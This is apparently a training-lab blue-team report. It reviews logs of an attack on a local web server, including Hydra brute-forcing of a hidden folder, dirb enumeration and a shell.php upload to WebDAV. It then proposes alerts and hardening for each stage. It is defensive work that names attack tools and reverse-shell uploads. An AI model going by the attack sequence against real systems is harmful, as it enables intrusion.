
16,558 hits

May 2, 2022 @ 01:50:22.635 - May 5, 2022 @ 01:50:22.635 —

Time	url.path	http.request.method	user_agent.original
May 3, 2022 @ 01:12:08.638	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.628	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.618	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.607	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.607	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.597	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.597	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.589	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.589	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

- There were **128 requests** made to `common.txt`, **102 requests** made to `/webdav`, and **54 requests** to `shell.php`.
- There were **two files requested**: `common.txt` and `shell.php`



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,566
http://192.168.1.105/usr/share/dirb/wordlists/common.txt	128
http://192.168.1.105/webdav	102
http://192.168.1.105/webdav/shell.php	54
http://192.168.1.105/webdav/	22

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

I would recommend setting an alert that is set off any time traffic moves over port `9200` (or any open port). Additionally, I would recommend setting an alert that is triggered any time a file with the extension of `.php` is uploaded to the server.

I would recommend an alert be sent once the threshold of 1000 connections occur in a single hour.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Creating a safe-list of trusted IP addresses
- Ensuring that an IDS or firewall security policy prevents all other access by blocking incoming IP addresses gathered from detected port scans
- Ensuring that any access to the WebDav folder is only permitted by users with complex username and passwords
- Ensuring that only necessary ports are open
- Limiting the ability to upload files via the file manager/web interface to this specific directory

Mitigation: Finding the Request for the Hidden Directory

Alarm

It would be beneficial to set an alert to monitor any direct file or folder requests across HTTP (port `80`).

I would recommend setting a threshold that triggers an alert any time a folder is requested over HTTP (port `80`).

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Limiting account logins via the use of account lockout features
- Enforcing the use of login captchas
- Enabling and enforcing the use of MFA/2FA
- Enforcing the use of more stringent password policies
- Blocking traffic from accessing port `80`
- Creating user permissions that restrict access to specific directories
- Limiting access to local network connections only– no access to files outside the intranet
- Enabling “Require all denied” in the filesystem directory
- Turning off all aliases that refer to the file directories in conjunction with HTTP

Mitigation: Preventing Brute Force Attacks

Alarm

I would recommend setting an alert based on a specific threshold for the number of HTTP GET requests, in addition to setting an alert when the `user_agent.original` is equal to or includes the term “Hydra.”

I would recommend setting a threshold of five `HTTP GET` requests from the same IP address to the same resource that generates a `401` status code to activate this alarm.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Limiting account logins via the use of account lockout features (after five failed attempts accessing the web server per the threshold)
- Only allowing ssh-key pair authentication from trusted machines on the backend for administration

Mitigation: Detecting the WebDAV Connection

Alarm

I would recommend setting an alert any time this directory is accessed by a machine other than the machine that should have access.

I would recommend setting a threshold that triggers an alert any time this directory is accessed outside of normal working hours, by non-authorized users.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Limiting connections to this shared folder, so that it is not accessible from the web interface
- Ensuring connections to this shared folder are restricted by a machine with a firewall rule
- Ensuring that the firewall detects and cuts off the scan attempt in real time
- Ensuring that the firewall is regularly patched to minimize new zero-day attacks
- Updating servers' configuration files

Mitigation: Identifying Reverse Shell Uploads

Alarm

I would recommend setting an alert that is configured to monitor file upload requests to specific folders located on the WebDAV server.

I would recommend setting a threshold that triggers an alert any time an attempted file upload for a specified folder is made.

System Hardening

To harden the vulnerable machine to mitigate future attacks, I would recommend the following:

- Only allowing specific file types to be uploaded, in turn limiting the ability to upload executables and shell scripts
- Only allowing authenticated users (via multi-factor authentication or two-factor authentication) to upload files
- Only allowing the use of simple error codes that do not expose directory structure on a failed upload attempts
- Updating the Apache Server Version

The End